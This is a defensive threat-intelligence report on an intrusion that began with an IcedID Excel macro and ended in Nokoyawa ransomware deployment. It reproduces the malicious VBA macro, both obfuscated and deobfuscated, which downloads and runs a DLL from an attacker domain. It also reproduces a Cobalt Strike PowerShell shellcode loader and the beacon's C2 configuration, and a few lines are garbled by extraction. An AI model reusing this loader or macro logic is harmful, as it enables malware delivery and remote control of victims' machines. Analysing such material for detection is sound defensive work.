

IcedID Macro Ends in Nokoyawa Ransomware

 thedailyfirereport.com/2023/05/22/icedid-macro-ends-in-nokoyawa-ransomware/

May 22, 2023

Threat actors have moved to other means of initial access, such as ISO files combined with LNKs or OneNote payloads, but some appearances of VBA macros in Office documents can still be seen in use.

In this case we document an incident taking place during Q4 of 2022 consisting of threat actors targeting Italian organizations with Excel maldocs that deploy IcedID. The threat actors deploying such a campaign may hope to target organizations who have not updated their Microsoft Office deployments after the newly released patches to block macros on documents downloaded from the internet.

We have previously reported on IcedID intrusions that have migrated to ISO files, however, this report is one of the most recent that will focus on the traditional Excel/macro intrusion vector.

Once inside, the threat actors pivoted using Cobalt Strike and RDP before a domain wide deployment of Nokoyawa ransomware with the help of PsExec. Nokoyawa ransomware is a family with ties to Karma/Nemty.

Case Summary

This intrusion began with a malicious Excel document. We assess with medium-high confidence that this document was delivered as part of a malicious email campaign during the first half of October 2022, based on public reporting that overlaps with multiple characteristics observed. Upon opening the Excel document, the macros would be executed when a user clicked on an embedded image. The macro code was responsible for downloading and writing an IcedID DLL payload to disk. The macro then used a renamed rundll32 binary to execute the malicious DLL.

After reaching out to the initial command and control server, automated discovery ran from the IcedID process around two minutes after execution. This discovery used the same suite of Microsoft binaries as we have previously reported for the IcedID malware family. At this time, the malware also established persistence on the beachhead host using a scheduled task.

Around two hours after the initial malware ran, IcedID loaded several Cobalt Strike beacons on the beachhead. Within minutes of running Cobalt Strike on the beachhead the threat actors proceeded to elevate to SYSTEM permissions and dump LSASS memory using the beacons. Following this activity, the threat actors conducted further reconnaissance, and then moved laterally to a Domain Controller through the execution of a Cobalt Strike payload via WMI.

Next, discovery tasks continued from the beachhead host, including network scans for port 1433 (MSSQL) and browsing network shares with an interest in password files. The threat actors appeared to have removed some contents of the network shares off the network as canary files report the documents being opened off network minutes later. After this, the threat actors remained quiet over the next several days.

On the fourth day, the threat actors returned briefly to execute a few commands on the Domain Controller related to the enumeration of domain computers and high privilege user account groups. Privilege escalation was also observed on the system via named pipe impersonation.

Early on the sixth day, the threat actors became active again launching the Edge browser on the beachhead host and appeared to download a file from dropmefiles[.]com. But after completing this, they went silent again for around another eight hours. Then, from the beachhead host, a new process was spawned from the IcedID malware; and from this shell, the threat actors began enumerating Active Directory using adget and AdFind.

The threat actors then began to spread laterally using a combination of Cobalt Strike beacon DLLs, batch scripts, and WMI commands. More credential dumping was observed, followed by additional AdFind and other Windows discovery commands. The threat actors then continued lateral movement and began checking RDP access across the environment. A batch file was run enumerating hostnames throughout the environment using nslookup. Some further pivoting around systems and targeted discovery continued throughout the rest of the day.

On the seventh day, around 23 hours since the last activity in the environment the threat actors began the final phase of the intrusion. The threat actors connected to a compromised server via RDP. From this server they would stage the ransomware deployment. They deployed the ransomware payload, Sysinternals PsExec, and a cluster of batch files 1.bat-6.bat and p.bat. Opening a command prompt, they moved through executing the batch files copying p.bat, a renamed PsExec, and the ransomware payload to all domain joined hosts. They then used the batch scripts to execute the ransomware payload via PsExec and WMI.

The time to ransomware (TTR) was around 148 hours (~6 days) from the initial infection. After the intrusion, contact was made with the threat actors using their support site and the price of the ransom was quoted around \$200,000 USD in Bitcoin. No ransom was paid as a result of this intrusion.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service can be found here.

Our [All Intel](#) service includes mini reports, exploit events, long term infrastructure tracking, clustering, C2 configs, and other curated intel, including non-public case data.

We'll be launching a private ruleset soon, if you'd like to get in at a discounted rate for the beta, please [Contact Us](#).

If you are interested in hearing more about our services, or would like to talk about a free trial, please reach out using the [Contact Us](#) page. We look forward to hearing from you.

Analysts

Analysis and reporting completed by [@i1amaleks](#), [@MittenSec](#), & [@0xtornado](#).

MITRE ATT&CK

Initial Access

This intrusion is linked to an IcedID malspam campaign that was observed in October 2022 targeting Italian organizations based on overlap in the maldoc template and the IcedID C2 server.

<https://twitter.com/reecdeep/status/1577979717717721088?s=20&t=QWDlpjACeLzPOEy4DDGnUQ>



reecDeep
@reecdeep

🚨 New #IcedID #Malware back targeting #Italy 🇮🇹 after few months!
➡️ [hxxps://simipimi.com/](https://simipimi.com/)


infection comes via #malspam, using same TTPs as #Gozi #Ursnif

subject: Ricevuta di pagamento

🔥 c2: kicknocisd[.]com

app.any.run/tasks/880fddd6...

#CyberSec #infosec #cybercrime #infosecurity



7:10 AM · Oct 6, 2022

6 Retweets 27 Likes



This case involved an IcedID payload delivered through an Excel maldoc containing VBA macros that were linked to the two images embedded in the document, which caused the macros to execute when a user clicks on either of the images:

APRI




Ricevuta di pagamento	
Intestatario:	BANDONI CRISTINA
Codice fiscale:	BNDCT70M67E7150
Data/ora:	20/04/2022 15:37:60
Transazione numero:	202204273650676356
Agente della Riscossione:	Agente delle entrate-Riscossione
Cod. Fisc. Agente Risc.	13750001002
Identificativo PSP:	DCITMM - Intesa Sanpaolo S.p.A.
ID Univoco Riscossione:	221100156271

Dettaglio transazione	
ILV*:	80062050006126665
Codice documento:	80062050006126665
Importo originario:	€ 158,16
Cartella/Rovisco n.:	06220200002650235000
Importo tributo:	€ 179,60
Oneri di riscossione:	€ 10,88
Indennità di mora:	€ 2,00
Costo di notifica:	€ 5,00
Totale Cartella/Rovisco:	€ 158,16

Transazione esposita

il pagamento è stato registrato correttamente.

Grazie per aver utilizzato il servizio.

Questo documento vale come ricevuta di pagamento.

*La ILV è l'identificativo univoco del versamento nel sistema di pagamento pagoPA. Per tutte le informazioni consulta anche ogni giorno il sito [pagoPA.gov.it](https://www.pagoPA.gov.it)

Agente delle entrate-Riscossione
Agente della riscossione per tutti gli enti provinciali territoriali ad esclusione dell'ambito della Regione Siciliana.
Sede Legale Via Giuseppe Garibaldi, 14 - 00152 Roma
Iscritta al registro delle imprese di Roma, C.F. e P. IVA, 13750001002

Pag. 1/1

The macro associated with the maldoc reached out to a hard-coded domain and downloaded the first stage IcedID payload. More on this in the next section.

```

16 With ActiveSheet.QueryTables.Add(Connection:=App44("3uAr71;hLt21tK0p3s0:/12Q/Ss7Nim3Sipi008mi.20cD0oVm5"), Destination:=ActiveSheet.Range("$A$2"))
17 .FieldNames = True
18 .RowNumbers = False
19 .FillAdjacentFormulas = False
20 .PreserveFormatting = True
21 .RefreshOnFileOpen = False
22 .BackgroundQuery = True
23 .RefreshStyle =
24 .SavePassword = False
25 .SaveData = True
26 .AdjustColumnWidth = False

```



[url;https://simipimi.com](https://simipimi.com)

Execution

IcedID

Once the VBA macro was invoked, Excel connected to the hard-coded domain and downloaded the first stage of the IcedID payload.

event.dataset	destination.ip	destination.port	dns.question.name	dns.answers[].data	destination.geo.country_name
zeek.dns		53	simipimi.com	91.213.50.43	
zeek.ssl	91.213.50.43	443			Russia

When the VBA macro from Excel calls out to the hard-coded domain, it has multiple interesting characteristics, including:

- Two OPTIONS requests followed by a GET request.
- User-agent fields mentioning Microsoft Office.
- Specific HTTP headers such as `X-Office-Major-Version`, `X-MSGETWEURL`, `X-IDCRL_ACCEPTED`, and `UA-CPU`.

Host	User Agent	Info
simipimi.com	Microsoft Office Excel 2014	OPTIONS / HTTP/1.1
simipimi.com	Microsoft Office Protocol Discovery	OPTIONS / HTTP/1.1
simipimi.com	Mozilla/4.0 (compatible; ms-office)	GET / HTTP/1.1

Hypertext Transfer Protocol

OPTIONS / HTTP/1.1\r\n

Connection: Keep-Alive\r\n

User-Agent: Microsoft Office Excel 2014\r\n

X-Office-Major-Version: 16\r\n

X-MSGETWEURL: t\r\n

X-IDCRL_ACCEPTED: t\r\n

Host: simipimi.com\r\n

Hypertext Transfer Protocol

OPTIONS / HTTP/1.1\r\n

Authorization: Bearer\r\n

X-MS-CookieUri-Requested: t\r\n

X-FeatureVersion: 1\r\n

X-IDCRL_ACCEPTED: t\r\n

User-Agent: Microsoft Office Protocol Discovery\r\n

Host: simipimi.com\r\n

Hypertext Transfer Protocol

GET / HTTP/1.1\r\n

Accept: text/html, text/plain, text/xml\r\n

User-Agent: Mozilla/4.0 (compatible; ms-office)\r\n

UA-CPU: AMD64\r\n

Accept-Encoding: gzip, deflate\r\n

Host: simipimi.com\r\n

Once the IcedID payload is successfully retrieved, it will be decoded with Base64 and written to disk. In this case, the payload was written to the path retrieved from `Application.DefaultFilePath`, which is the default path used by Excel when it opens files.

```
Function hermu()  
hermu = Application.DefaultFilePath  
End Function  
  
hubbw = hermu & "\" & Int(9957898 * Rnd) + 4500 & "."  
ridacchiare cantavamo((Replace(RTrim(h), " ", "A"))), hubbw
```

DEOBFUSCATED

```
Function GetDefaultFilePath()  
GetDefaultFilePath = Application.DefaultFilePath  
End Function  
  
icedIDFullPath = GetDefaultFilePath & "\" & Int(9957898 * Rnd) + 4500 & "." ' Construct random full path to IcedID DLL  
WriteFileToDisk Base64Decode((Replace(RTrim(h), " ", "A"))), icedIDFullPath ' Base64 Decode IcedID DLL and write to disk
```

The random name generated for the IcedID payload may be either 1 to 7 random digits, or 4500. This is because the `Rnd` function will return “a value less than 1 but greater than or equal to zero”.

	Image Icon	Parent Path	Name	Is Dir	Is Deleted
Y	No image data	RBC	RBC	☐	☐
		.\Users\████████\Documents	My Music	☒	☐
		.\Users\████████\Documents	My Pictures	☒	☐
		.\Users\████████\Documents	My Videos	☒	☐
▶		.\Users\████████\Documents	7030270	☐	☐
		.\Users\████████\Documents	AWAYOKON-readme.txt.txt	☐	☐
		.\Users\████████\Documents	calc.exe	☐	☐
		.\Users\████████\Documents	desktop.ini	☐	☐

Once the IcedID payload is successfully written to disk, the following post deployment steps are initiated:

- Rundll32.exe is copied into a file named calc.exe under the path returned by `Application.DefaultFilePath`.
- Calc.exe (renamed rundll32.exe) is used to invoke the IcedID payload.

```
Function hermu()
hermu = Application.DefaultFilePath
End Function

sperimentazioni = sanguinanti(Left(Environ(App44("8coIm0spNjec9")), 20) & App44("80rDu3n3d171Y40") & "32" & App44("76.ASe30Xx77e"))
hubb = hermu & App44("12\Ec24a0lcM.78eWx122e")
ridacchiare sperimentazioni, hubb
presiedere = hubb & " " & pareggiato & ",#1 /q"
Shell presiedere
```

DEOBFUSCATED

```
Function GetDefaultFilePath()
GetDefaultFilePath = Application.DefaultFilePath
End Function

rundll32InMemory = ReadFileIntoMemory(Left(Environ("comspec"), 20) & "rundll32.exe" ' Read Rundll32 into memory
falseRundll32Path = GetDefaultFilePath & "calc.exe" ' Construct false Rundll32 path
WriteFileToDisk rundll32InMemory, falseRundll32Path ' Write Rundll32 EXE into calc.exe
icedIDRundllExecutionString = falseRundll32Path & " " & icedIDDLLName & ",#1 /q" ' Construct execution string with calc.exe
Shell icedIDRundllExecutionString ' Invoke IcedID DLL
```


In this case, rundll32.exe was copied into the user Documents folder and named calc.exe. The name 'calc.exe' is hard-coded into the VBA code and will not be changed.

	Image Icon	Parent Path	Name	Is Dir	Is Deleted
▼	No image data	ABC	ABC	☐	☐
	📁	. \Users\ [REDACTED] \Documents	My Music	☒	☐
	📁	. \Users\ [REDACTED] \Documents	My Pictures	☒	☐
	📁	. \Users\ [REDACTED] \Documents	My Videos	☒	☐
	📄	. \Users\ [REDACTED] \Documents	7030270	☐	☐
	📄	. \Users\ [REDACTED] \Documents	AWAYOKON-readme.txt.txt	☐	☐
▶	📄	. \Users\ [REDACTED] \Documents	calc.exe	☐	☐
	📄	. \Users\ [REDACTED] \Documents	desktop.ini	☐	☐

Once the VBA macros invoked the IcedID payload, the parent-child process relationship between Excel and calc.exe was observed.

Event.System.EventID	Event.EventData.ParentCommandLine	Event.EventData.CommandLine
1	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\ [REDACTED] \Downloads\4_202210250456866742.xls"	C:\Users\ [REDACTED] \Documents\calc.exe C:\Users\ [REDACTED] \Documents\7030270_#1 /q

The following diagram provides a visual summary of the process to execute IcedID on the endpoint.



IcedID VNC

The threat actors were observed making use of an VNC module that was spawned by IcedID to spawn the Microsoft Edge browser:

event.action	event.code	process.parent.executable	process.command_line
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\dlhhost.exe	cmd.exe /c start "" msedge.exe

We were able to reconstruct some of the VNC traffic thanks to [@0xThiebaud](#)'s tool [PCAPeek](#). You can see the below options such as Edge, Chrome, Firefox, CMD, Task Manager and run dialog. Based on the visual it appears to be the KeyHole VNC module [reported first observed](#) in Oct 2022 by NVISO.



In another instance, a run dialog was observed being used to execute the calc.exe file that was created earlier. More information can be found about this [here](#).

However, the command below would have no effect in this case as calc.exe is a renamed version of rundll32 and no parameters were passed.


event.action	event.code	process.parent.executable	process.parent.pid	process.command_line	process.pid
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\cmd.exe	10728	rundll32.exe shell32.dll,#61	6160
Process Create (rule: ProcessCreate)	1	C:\Windows\System32\rundll32.exe	6160	"C:\Users\ [REDACTED] \Documents\calc.exe"	4128

Several other programs were seen run in this manner, as seen in process execution logs below:

process.name	process.command_line	process.parent.name	process.parent.command_line
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" outlook.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" rundll32.exe shell32.dll,#61	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" rundll32.exe shell32.dll,#61	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" chrome.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" firefox.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start "" msedge.exe	dllhost.exe	C:\Windows\System32\DllHost.exe
cmd.exe	cmd.exe /c start /wait explorer.exe /factory, {75dff2b7-6936-4c06-a8bb-676a7b00b24b}	dllhost.exe	C:\Windows\System32\DllHost.exe

The threat actors used Cobalt Strike beacons throughout the intrusion. The first beacon was executed via PowerShell, which in turn was executed initially by a command shell which was started by the IcdID malware at the same time a DLL beacon was also executed.

IcdID to Cobalt Strike Execution



The downloaded PowerShell payload, previously hosted on [hxxps://aicsoftware\[.\]com:757/coin](https://aicsoftware.com:757/coin), is available on [VirusTotal](https://www.virustotal.com/gui/file/9b9690951ivnmnmr+gPK6K7g16tIqLuIBVxEBUQES94wdkTE6DIRZA7ivvs/1kVqGP79tvz8y0FvLEsIMH6GoS12). Here is the content of the payload, where we can observe an object being created in memory using an encoded string. We will walk through decoding this string to view the Cobalt Strike configuration present within.

```
$s=New-Object IO.MemoryStream(
[Convert]::FromBase64String("H4sIAAAAAAAAA/9y9690ySLiv+nnmr+gPK6K7g16tIqLuIBVxEBUQES94wdkTE6DIRZA7ivvs//1kVqGP79tvz8y0FvLEsIMH6GoS12

<--- CROPPED_BASE64_CODE --->
/Pj8+Pz4/Pj8+Pz4/Pj8+Pz4/Pj83/580/ff/rpD9tj9u3nP96//cu32j9/o//+ax/59sfrKvst0G7CX62j0Fzw75r2/du//fSHp1Rff/nj/a900T/yn9Z3aq7Z+ukPf60mz
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Recipe

From Base64

Remove non-alphabet chars

Gunzip

Input

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.....

Output

for (\$x = 0; \$x -lt \$var_code.Count; \$x++) {
 \$var_code[\$x] = \$var_code[\$x] -bxor 35
}

\$var_va = [System.Runtime.InteropServices]::GetDelegateForFunctionPointer((fnc_get_proc_address kernel32.dll
VirtualAlloc), (fnc_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))))
\$var_buffer = \$var_va.Invoke([IntPtr]::Zero, \$var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy(\$var_code, 0, \$var_buffer, \$var_code.length)

\$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(\$var_va, (fnc_get_delegate_type
@([IntPtr]) ([Void]))))
\$var_runme.Invoke([IntPtr]::Zero)

After initial Base64 decoding, we found the payload used the [default Cobalt Strike XOR value of 35](#) which allows for the next step of decoding the payload.

9/42

[illegible][illegible]

10/42

```

Config found: xorkey b'.' 0x00000000 0x0000573e
0x0001 payload type          0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                  0x0001 0x0002 757
0x0003 sleeptime             0x0002 0x0004 62518
0x0004 maxgetsize            0x0002 0x0004 1864736
0x0005 jitter                 0x0001 0x0002 37
0x0007 publickey             0x0003 0x0100
30819f302e06092a864886f72e010101050003818d00308189028181009380b188bdba677c26ff8adc2fd5bde97d595fccaa7b389be52c2c76d5bad1537105f105e:

0x0008 server,get-uri        0x0003 0x0100 'aicsoftware\rcom,/templates'
0x000e SpawnTo               0x0003 0x0010 (NULL ...)
0x001d spawn_to_x86          0x0003 0x0040 '%windir%\syswow64\regsvr32\rexe'
0x001e spawn_to_x64          0x0003 0x0040 '%windir%\sysnative\regsvr32\rexe'
0x001f CryptoScheme          0x0001 0x0002 0
0x001a get-verb              0x0003 0x0010 'GET'
0x001b post-verb             0x0003 0x0010 'POST'
0x001c HttpPostChunk         0x0002 0x0004 0
0x0025 license-id            0x0002 0x0004 305419776
0x0026 bStageCleanup         0x0001 0x0002 1
0x0027 bCFGCaution          0x0001 0x0002 0
0x0009 useragent             0x0003 0x0100 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/601.1.36 Safari/601.1.36'
(KHTML, like Gecko) Version/9.0.0.2 Safari/601.1.36
0x000a post-uri              0x0003 0x0040 '/favicon'
0x000b Malleable_C2_Instructions 0x0003 0x0100
Transform Input: [7:Input,4,2:600,3,46]
Print
Remove 600 bytes from begin
BASE64
Unknown instruction: 0x2e
0x000c http_get_header       0x0003 0x0200
commonst_host_header Host: aicsoftware
Const_header Connection: close
Build Metadata: [7:Metadata,46,3,2:wordpress_logged_in=,6:Cookie,9:mark=true]
Unknown instruction: 0x2e
BASE64
Prepend wordpress_logged_in=
Header Cookie
Const_parameter mark=true
0x002e process-inject-transform-x86 0x0003 0x0200 '\x00\x00\x00\x10\x00\x00\x00\x15Host:
aicsoftware\rcom\x00\x00\x00\n\x00\x00\x00\x11Connection: close\x00\x00\x00\n\x00\x00\x00/Content-Type: application/x-www-form-
urlencoded\x00\x00\x00\x07\x00\x00\x00\x01\x00\x00\x00\x0b\x00\x00\x00\x03\x00\x00\x00\x02\x00\x00\x00\x04yes=\x00\x00\x00\x04\x00\x
00'

0x0036 HostHeader           0x0003 0x0080 (NULL ...)
